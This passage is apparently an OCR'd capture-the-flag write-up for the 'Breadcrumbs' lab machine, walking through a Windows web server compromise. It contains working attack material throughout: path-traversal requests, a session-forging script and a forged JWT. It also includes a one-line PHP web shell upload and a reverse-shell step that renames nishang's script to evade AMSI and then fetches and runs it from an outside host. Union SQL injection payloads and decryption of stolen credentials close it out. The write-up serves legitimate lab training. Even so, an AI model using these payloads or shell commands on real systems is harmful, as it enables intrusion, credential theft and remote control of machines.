
We view an `uploads` folder along with a `cookie.php` file, which might contain the code for the cookie generation.

## Arbitrary file read

We inspect again the search functionality. We can test for SQL injection by entering a quote in the `Title` field.




The server responds with an entry having quote in it. This means that the quote was escaped and injection failed. Let's see what happens when we click on the `Book` button by intercepting the request in Burp.




We notice a POST request where the `book` parameter points to the HTML file in the `books` directory we found earlier. This confirms that the application retrieves the description from those HTML files.

We check if we can load arbitrary files by altering the parameter.

```
POST /includes/bookController.php HTTP/1.1
Host: 10.10.10.228
Cookie: PHPSESSID=8t2al3bem73vo7e1tkpi2pc3a3
Content-Length: 47
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://10.10.10.228/php/books.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

book=..\..\..\..\..\..\windows\win.ini&method=1
```

Search...

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Wed, 14 Jul 2021 03:47:04 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
X-Powered-By: PHP/8.0.1
Content-Length: 108
Connection: close
Content-Type: text/html; charset=UTF-8

"; for 16-bit app support\r\n[fonts]\r\n[extensions]\r\n[mci extensions]\r\n[files]\r\n[Mail]\r\nMAPI=1\r\n"
```

As we can see, we are able to include the `win.ini` file by setting the parameter to `..\..\..\..\..\..\windows\win.ini`. This means that the application is vulnerable to path traversal and arbitrary file read.

We look at the files we discovered during enumeration of the `portal` folder. The `login.php` file can be included using `..\portal\login.php` as the payload. We also notice that this page includes `authController.php`. Let's look at that next.

```
POST /includes/bookController.php HTTP/1.1
Host: 10.10.10.228
Cookie: PHPSESSID=8t2al3bem73vo7e1tkpi2pc3a3
Content-Length: 42
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: https://10.10.10.228/php/books.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

book=..\portal\authController.php&method=1
```

Search...

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Wed, 14 Jul 2021 04:13:27 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
X-Powered-By: PHP/8.0.1
Content-Length: 4257
Connection: close
Content-Type: text/html; charset=UTF-8

"<?php \r\nrequire 'db\/db.php';\r\nrequire \"cookie.php\";\r\nrequire \"vend
me,position FROM users WHERE username=? LIMIT 1\";\r\n        $stmt = $con->
  prepare($query);\r\n        $stmt->bind_param('s', $username);\r\n        $
  \n            $stmt = $con->prepare($passwordQuery);\r\n            $stmt->
```

We can now copy the contents and format it to review the code. The following snippet is executed after a user logs in successfully.

```php
session_id(makesession($username));
session_start();

$secret_key = '6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e';
$data = array();

$payload = array(
    "data" => array(
        "username" => $username
));

$jwt = JWT::encode($payload, $secret_key, 'HS256');

setcookie("token", $jwt, time() + (86400 * 30), \"\/\");

$_SESSION['username'] = $username;
```

```
$_SESSION['loggedIn'] = true;
if($userdata[0]['position'] == \"\"){
    $_SESSION['role'] = \"Awaiting approval\";
}
else{
    $_SESSION['role'] = $userdata[0]['position'];
}

header("Location: /portal");
```

We observe that it calls `makesession` with the username as argument. It also creates a JWT and returns it to the client. The code for `makesession` can be found in the `cookie.php` file.

```
<?php
/**
 * @param string $username  Username requesting session cookie
 *
 * @return string $session_cookie Returns the generated cookie
 *
 * @devteam
 * Please DO NOT use default PHPSESSID; our security team says they are predictable.
 * CHANGE SECOND PART OF MD5 KEY EVERY WEEK
 * */
function makesession($username){
    $max = strlen($username) - 1;
    $seed = rand(0, $max);
    $key = "s4lTy_stR1nG_". $username[$seed] . "(!528./9890";
    $session_cookie = $username.md5($key);

    return $session_cookie;
}
```

This function generates a random session ID as opposed to the one generated by default. The key is generated by concatenating strings with a random character from the username. The final session ID is returned as `username + md5(key)`. We can see this in our existing session where the username is `test`.

| Name | Value |
| --- | --- |
| PHPSESS... | test5ff7596fb91193d14067d301ce3595ce |
| token | eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXF |

Let's also review the code at the `File management` page at `../portal/php/files.php`.

```
<?php
session_start();
```

```
$LOGGED_IN = false;
if($_SESSION['username'] !== "paul"){
    header("Location: ../index.php");
}
if(isset($_SESSION['loggedIn'])){
    $LOGGED_IN = true;
    require '../db/db.php';
}
else{
    header("Location: ../auth/login.php");
    die();
}
?>
```

Code checks if the username is set to `paul` or else redirects the client. This means we need to forge a session ID for user `paul`. We write a script to do that.

```
from requests import get
from hashlib import md5

username = "paul"

for i in username:
    key = "s4lTy_stR1nG_" + i + "(!528./9890"
    sessid = username + md5(key.encode()).hexdigest()
    cookie = { "PHPSESSID" : sessid }
    resp = get("http://10.10.10.228/portal/php/files.php", cookies=cookie,
allow_redirects=False)
    if resp.status_code != 302:
        print(f"Valid session ID: {sessid}")
```


The script generates a session ID with every letter and then tries requesting the file management page. A valid session ID is found if we aren't redirected.

```
python genid.py
Valid session ID: paul47200b180ccd6835d25d034eeb6e6390
```


Running the script gives us a result so we browse to the portal and then replace the cookie from the `Storage` tab in devtools.

| Name | Value |
| --- | --- |
| PHPSESSID | paul47200b180ccd6835d25d034eeb6e6390 |
| token | eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoidG |

Refreshing the page log us in as `paul` successfully.




We can now browse to the `File management` page and try uploading a zip file.




However, the upload fails due to insufficient privileges.

## Unrestricted file upload

Intercepting the request in Burp present us a post request to `includes/fileController.php`. We try looking at it's source code.

```php
<?php
$ret = "";
require "../vendor/autoload.php";
use \\Firebase\\JWT\\JWT;
session_start();

function validate(){
    $ret = false;
    $jwt = $_COOKIE['token'];

    $secret_key = '6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e';
    $ret = JWT::decode($jwt, $secret_key, array('HS256'));
    return $ret;
}

if($_SERVER['REQUEST_METHOD'] === "POST"){
    $admins = array("paul");
    $user = validate()->data->username;
    if(in_array($user, $admins) && $_SESSION['username'] == "paul"){
```

```
        error_reporting(E_ALL & ~E_NOTICE);
        $uploads_dir = '../uploads';
        $tmp_name = $_FILES["file"]["tmp_name"];
        $name = $_POST['task'];

        if(move_uploaded_file($tmp_name, "$uploads_dir/$name")){
            $ret = "Success. Have a great weekend!";
        }
        else{
            $ret = "Missing file or title :(" ;
        }
    }
    else{
        $ret = "Insufficient privileges. Contact admin or developer to upload code.
Note: If you recently registered, please wait for one of our admins to approve it.";
    }

    echo $ret;
}
```

By reviewing the code we understand that the server checks the JWT cookie as well as the session cookie. We can forge a JWT cookie ourselves with the secret key.

```
>>> import jwt
>>> data = { "data" : { "username" : "paul" } }
>>> jwt.encode(data,
"6cb9c1a2786a483ca5e44571dcc5f3bfa298593a6376ad92185c3258acd5591e", algorithm="HS256")
'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.7pc5S1P76Y
srWhi_gu23bzYLYWxqORkr0WtEz_IUtCU'
```

Switch to the browser and replace the `token` cookie with the JWT generated above. We can also see that the code doesn't inspect the uploaded file for `Content-Type` or the extension. This will let us upload a web shell.

# Foothold

We try to upload the zip again and intercept the request. We alter the data to a PHP web shell code.

```
<?=`$_GET[0]`?>
```

```
------WebKitFormBoundaryFPqIWy89PAqGh7hK
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/zip

<?=`$_GET[0]`?>

------WebKitFormBoundaryFPqIWy89PAqGh7hK
Content-Disposition: form-data; name="task"

shell.php
------WebKitFormBoundaryFPqIWy89PAqGh7hK--
```

Search...

Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Date: Wed, 14 Jul 2021 06:57:46 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.1
X-Powered-By: PHP/8.0.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 30
Connection: close
Content-Type: text/html; charset=UTF-8

Success. Have a great weekend!
```

We can now execute commands via the GET parameter `0`.

https://10.10.10.228/portal/uploads/shell.php?0=whoami

breadcrumbs\www-data


The [Invoke-PowerShellTcp.ps1] script can be used to gain a reverse shell.

```
wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1 -O tcp.ps1
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 4444' >> tcp.ps1
sed -i "s/PowerShellTcp/tcpps/g" tcp.ps1
```

We download the shell and then add the execution to the last line. We also replace `PowerShellTcp` with `tcpps` to evade AMSI detection.

```
curl http://10.10.10.228/portal/uploads/shell.php -G --data-urlencode '0=powershell
iex(iwr http://10.10.14.6/tcp.ps1 -useb)'
```

The command above will execute it and a shell can be received as user `www-data`.



```
rlwrap nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.228.
Ncat: Connection from 10.10.10.228:55778.
Windows PowerShell running as user www-data on BREADCRUMBS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads>  whoami
breadcrumbs\www-data
```

# Lateral Movement


Enumerating the folders reveals `pizzaDeliveryUserData` in the portal folder.

```
PS C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads> ls

Directory: C:\Users\www-data\Desktop\xampp\htdocs\portal
\pizzaDeliveryUserData


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/28/2020   1:48 AM            170 alex.disabled
-a----        11/28/2020   1:48 AM            170 emma.disabled
-a----        11/28/2020   1:48 AM            170 jack.disabled
-a----        11/28/2020   1:48 AM            170 john.disabled
-a----         1/17/2021   3:11 PM            192 juliette.json
-a----        11/28/2020   1:48 AM            170 lucas.disabled
-a----        11/28/2020   1:48 AM            170 olivia.disabled
-a----        11/28/2020   1:48 AM            170 paul.disabled
-a----        11/28/2020   1:48 AM            170 sirine.disabled
-a----        11/28/2020   1:48 AM            170 william.disabled
```

We notice a few files with `.disabled` extension and a `juliette.json` file.

```
{
        "pizza" : "margherita",
        "size" : "large",
        "drink" : "water",
        "card" : "VISA",
        "PIN" : "9890",
        "alternate" : {
                "username" : "juliette",
                "password" : "jUli901./())!",
        }
}
```

We capture a password in the JSON file for the user `juliette`. Logging in via SSH using these credentials is successful.


ssh juliette@10.10.10.228
juliette@10.10.10.228's password:
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.
juliette@BREADCRUMBS C:\Users\juliette>whoami
breadcrumbs\juliette

# Privilege Escalation

After some basic enumeration we locate the `todo.html` file on the user's Desktop that has some interesting notes.

```
<table>
        <tr>
            <th>Task</th>
            <th>Status</th>
            <th>Reason</th>
        </tr>
        <tr>
            <td>Configure firewall for port 22 and 445</td>
            <td>Not started</td>
            <td>Unauthorized access might be possible</td>
        </tr>
        <tr>
            <td>Migrate passwords from the Microsoft Store Sticky Notes application to
our new password manager</td>
            <td>In progress</td>
            <td>It stores passwords in plain text</td>
        </tr>
        <tr>
            <td>Add new features to password manager</td>
            <td>Not started</td>
            <td>To get promoted, hopefully lol</td>
        </tr>
</table>
```

It refers to some migrating passwords from Sticky Notes to a password manager. This post provides the location where Sticky notes stores it's data.

```
%LocalAppData%\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState
```

```
juliette@BREADCRUMBS C:\Users\juliette\AppData\Local\Packages
\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>dir
 Volume in drive C has no label.
 Volume Serial Number is 7C07-CD3A

 Directory of C:\Users\juliette\AppData\Local\Packages
\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState

01/15/2021  05:10 PM    <DIR>          .
01/15/2021  05:10 PM    <DIR>          ..
11/29/2020  04:10 AM             4,096 plum.sqlite
01/15/2021  05:10 PM            32,768 plum.sqlite-shm
01/15/2021  05:10 PM           329,632 plum.sqlite-wal
               4 File(s)        386,976 bytes
               2 Dir(s)   6,544,265,216 bytes free
```

The folder indeed exists and the `plum.sqlite` database can be found as well. We copy this locally for further inspection.

```
scp
'juliette@10.10.10.228:/Users/juliette/AppData/Local/Packages/Microsoft.MicrosoftSticky
Notes_8wekyb3d8bbwe/LocalState/plum.*' .
sqlite3 plum.sqlite
```

```
sqlite3 plum.sqlite

sqlite> .tables
Media           Stroke          SyncState       User
Note            StrokeMetadata  UpgradedNote
sqlite> select * from Note;
\id=48c70e58-fcf9-475a-aea4-24ce19a9f9ec juliette: jUli901./())!
\id=fc0d8d70-055d-4870-a5de-d76943a68ea2 development: fN3)sN5Ee@g
```

We obtain a possible password for the `development` account. We can log-in as this user with the discovered credentials.

This user is found to have access to the `C:\Development` folder.

```
development@BREADCRUMBS C:\Development>dir
 Volume in drive C has no label.
 Volume Serial Number is 7C07-CD3A

 Directory of C:\Development

01/15/2021  05:03 PM    <DIR>          .
01/15/2021  05:03 PM    <DIR>          ..
11/29/2020  04:11 AM            18,312 Krypter_Linux
               1 File(s)         18,312 bytes
               2 Dir(s)   6,539,829,248 bytes free
```

We find a single file named `Krypter_Linux`. We download this and examine it locally.

```
scp development@10.10.10.228:/Development/Krypter_Linux .
```

```
file Krypter_Linux

Krypter_Linux: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=ab1fa8d6929805501e1793c8b4ddec5c127c6a12, for
GNU/Linux 3.2.0, not stripped
```

It's found to be a 32 bit ELF binary. We open it up with tool Ghidra for further analysis.

```
undefined8 main(int param_1,long param_2)
{

  puts(
      "Krypter V1.2\n\nNew project by Juliette.\nNew features added weekly!\nWhat to
expect next update:\n\t- Windows version with GUI support\n\t- Get password from cloud
and AUTOMATICALLY decrypt!\n***\n"
      );

<SNIP>
    if (local_1c == 0x641) {
      if (local_28 != 0) {
        puts("Requesting decryption key from cloud...\nAccount: Administrator");
```

```
        curl_easy_setopt(local_28,0x2712,"http://passmanager.htb:1234/index.php");

 curl_easy_setopt(local_28,0x271f,"method=select&username=administrator&table=passwords
");
        curl_easy_setopt(local_28,0x4e2b,WriteCallback);
        curl_easy_setopt(local_28,0x2711,local_58);
        local_2c = curl_easy_perform(local_28);
        curl_easy_cleanup(local_28);
        puts("Server response:\n\n");
        this = std::operator<<((basic_ostream *)std::cout,local_58);
        std::basic_ostream<char,std::char_traits<char>>::operator<<
                  ((basic_ostream<char,std::char_traits<char>> *)this,
                   std::endl<char,std::char_traits<char>>);
      }
    }
    else {
      puts("Incorrect master key");
    }
  }
<SNIP>
```

It's purpose appears to be the retrieval of a key from the cloud and then the decryption of the user's password. The binary is found to request `http://passmanager.htb:1234/index.php` via libcurl.

The POST data `method=select&username=administrator&table=passwords` seems like an SQL query. By using our current SSH session and inspect the open ports, we find port 1234 indeed open.

```
development@BREADCRUMBS C:\Development>netstat -anop tcp

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       2788
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       8560
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       2496
  TCP    10.10.10.228:22        10.10.14.6:53598       ESTABLISHED     2788
  TCP    10.10.10.228:139       0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1234         0.0.0.0:0              LISTENING       2736
```

Let's forward this port and further enumerate the server.

```
ssh -L 1234:127.0.0.1:1234 development@10.10.10.228 -N
```

We can try to use the query extracted from the binary in order to test it.

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords'
```

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords'

selectarray(1) {
  [0]=>
  array(1) {
    ["aes_key"]=>
    string(16) "k19D193j.<19391("
  }
}
```

We obtain the AES key for the Administrator's password, but we don't have the encrypted password yet. From the request format, we can guess the SQL query to be:

```
SELECT aes_key FROM passwords;
```

Let's try performing an union based injection.

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords UNION
select 1-- -'
```

```
curl localhost:1234 -d 'method=select&username=administrator&table=passwords
UNION select 1-- -'

selectarray(2) {
  [0]=>
  array(1) {
    ["aes_key"]=>
    string(16) "k19D193j.<19391("
  }
  [1]=>
  array(1) {
    ["aes_key"]=>
    string(1) "1"
  }
}
```

The injection is indeed successful and we get the value `1` . We try to list all tables in the database.

```
curl localhost:1234 -d 'method=select&username=&table=passwords UNION select table_name
from information_schema.tables where table_schema=database()-- -
```

We query the `information_schema.tables` table for all tables in the current database. This only returns the `passwords` table. We look at the columns in this table.

```
curl localhost:1234 -d 'method=select&username=&table=passwords UNION select
column_name from information_schema.columns where table_schema=database()-- -'
```

This gives us the columns `id`, `account`, `password` and `aes_key`. It's likely that the encrypted password is in the `password` column. We retrieve this data.

```
curl localhost:1234 -d 'method=select&username=&table=passwords UNION select password
from passwords-- -'
```

We capture a single base64 encoded string `H2dFz/jNwtSTWDURot9JBhWMP6XOdmcpgqvYHG35QKw=`. We already know that the encryption algorithm is AES. We can now try to decrypt it using `pyaes`.

```
import pyaes
from base64 import b64decode

key = b"k19D193j.<19391("
aes = pyaes.AESModeOfOperationCBC(key)
enc = b64decode("H2dFz/jNwtSTWDURot9JBhWMP6XOdmcpgqvYHG35QKw=")
dec = b''

for i in range(0, len(enc), 16):
    dec += aes.decrypt(enc[i:i+16])

print(dec)
```

Running the script returns the password in plaintext.

```
python decrypt.py
b'p@ssw0rd!@#$9890./\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e\x0e'
```

The password is highlighted in green and the padding at the end can be ignored.

```
ssh administrator@10.10.10.228
administrator@10.10.10.228's password:
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.

administrator@BREADCRUMBS C:\Users\Administrator>whoami
breadcrumbs\administrator
```

Finally logging in as user Administrator with this password is successful.